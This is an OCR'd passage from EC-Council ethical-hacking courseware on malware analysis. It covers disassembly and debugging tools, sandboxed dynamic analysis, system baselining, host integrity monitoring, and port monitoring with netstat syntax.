


Figure 7.73: Screenshot of Dependency Walker

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional dependency extraction tools are as follows:

- Dependency-check (*https://jeremylong.github.io*)
- Snyk (*https://snyk.io*)
- Hakiri (*https://hakiri.io*)
- Retire.js (*https://retirejs.github.io*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Static Malware Analysis: Malware Disassembly

- Disassemble the binary code and analyze the assembly code instructions
- Use tools such as IDA that can reverse the machine code to assembly language
- Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process is performed using debugging tools such as OllyDbg (*http://www.ollydbg.de*)

IDA IDA is a Windows, Linux or Mac OS X hosted multi-processor disassembler and debugger that can debug through Instructions tracing, Functions tracing, and Read/Write-Write-Execute tracing features

Disassembling and Debugging Tools

- Ghirda (*https://ghidra-sre.org*)
- Radare2 (*https://rada.re*)
- OllyDbg (*http://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org*)
- ProcDump (*https://docs.microsoft.com*)



https://www.hex-rays.com

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Malware Disassembly

The static analysis also includes the dismantling of a given executable into binary format to study its functionalities and features. This process helps to identify the language used for programming the malware, APIs that reveal its function, etc. Based on the reconstructed assembly code, you can inspect the program logic and recognize its threat potential. This process can be performed using debugging tools such as IDA Pro, and OllyDbg.

- **IDA**

  Source: *https://www.hex-rays.com*

  IDA Pro is a multi-platform disassembler and debugger that explores binary programs, for which the source code is not always available to create maps of their execution. It shows the instructions in the same way as a processor executes them, i.e., in a symbolic representation called assembly language. Thus, it is easy for you to find harmful or malicious processes.

  Features:

  - Disassembler

    As a disassembler, IDA Pro explores binary programs, for which the source code is not always available, to create maps of their execution.

  - Debugger

    The debugger in IDA Pro is an interactive tool that complements the dissembler to perform static analysis in one step. It bypasses the obfuscation process, which helps the assembler to process the hostile code in detail.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.74: Screenshot of IDA Pro

Some additional debugging tools are as follows:

- Ghirda (*https://ghidra-sre.org*)
- Radare2 (*https://rada.re*)
- OllyDbg (*http://www.ollydbg.de*)
- WinDbg (*http://www.windbg.org)*
- ProcDump (*https://docs.microsoft.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis

- In dynamic analysis, the malware is executed on a system to understand its behavior after infection
- This type of analysis requires a safe environment such as virtual machines and sandboxes to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baselining and Host Integrity Monitoring

System Baselining

- Refers to taking a snapshot of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the baseline state
- The system baseline includes details of the file system, registry, open ports, network activity, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a snapshot of the system state using the same tools before and after analysis, to detect changes made to the entities residing on the system
- Host integrity monitoring includes the following:
  - Port Monitoring
  - Process Monitoring
  - Registry Monitoring
  - Windows Services Monitoring
  - Startup Programs Monitoring
  - Event Logs Monitoring/Analysis
  - Installation Monitoring
  - Files and Folders Monitoring
  - Device Drivers Monitoring
  - Network Traffic Monitoring/Analysis
  - DNS Monitoring/Resolution
  - API Calls Monitoring

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis

Dynamic malware analysis is the process of studying the behavior of malware by running it in a monitored environment. This type of analysis requires a safe environment, such as virtual machines and sandboxes, to deter the malware from spreading. The environment design should include tools that can capture every movement of the malware in detail and provide relevant feedback. Typically, virtual systems act as a base for conducting such experiments.

Dynamic analysis is performed to gather valuable information about malware activity, including files and folders created, ports and URLs accessed, functions and libraries called, applications and tools accessed, information transferred, settings modified, processes and services started by the malware, etc.

You should design and set up the environment for performing the dynamic analysis such that the malware cannot propagate to the production network and the testing system is capable of recovering from a previously set timeframe if case anything goes wrong during the test. To achieve this, the investigator needs to do the following:

- **System Baselining**

  Baselining refers to the process of capturing the system state (taking a snapshot of the system) when the malware analysis begins, which can be compared with the system's state after executing the malware file. This will help to understand the changes the malware has made across the system. System baselining includes recording details of the file system, registry, open ports, network activity, etc.

- **Host Integrity Monitoring**

  Host integrity monitoring is the process of studying the changes that have taken place across a system or machine after a series of actions or incidents. It involves taking

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

snapshots of the system before and after the incident or action using the same tools and analyzing the changes to evaluate the impact on the system and its properties.

In malware analysis, host integrity monitoring helps to understand the runtime behavior of a malware file as well as its activities, propagation techniques, URLs accessed, downloads initiated, etc.

Host integrity monitoring includes the following:

- Port Monitoring
- Process Monitoring
- Registry Monitoring
- Windows Services Monitoring
- Startup Programs Monitoring
- Event Logs Monitoring/Analysis
- Installation Monitoring
- Files and Folders Monitoring
- Device Drivers Monitoring
- Network Traffic Monitoring/Analysis
- DNS Monitoring/Resolution
- API Calls Monitoring

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as netstat, and TCPView to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses

Port Monitoring Tools

- Port Monitor (https://www.port-monitor.com)
- CurrPorts (https://www.nirsoft.net)
- TCP Port Monitoring (https://www.dotcom-monitor.com)
- PortExpert (http://www.kcsoftwares.com)
- PRTG's Network Monitor (https://www.paessler.com)

https://docs.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax

  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.
- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.




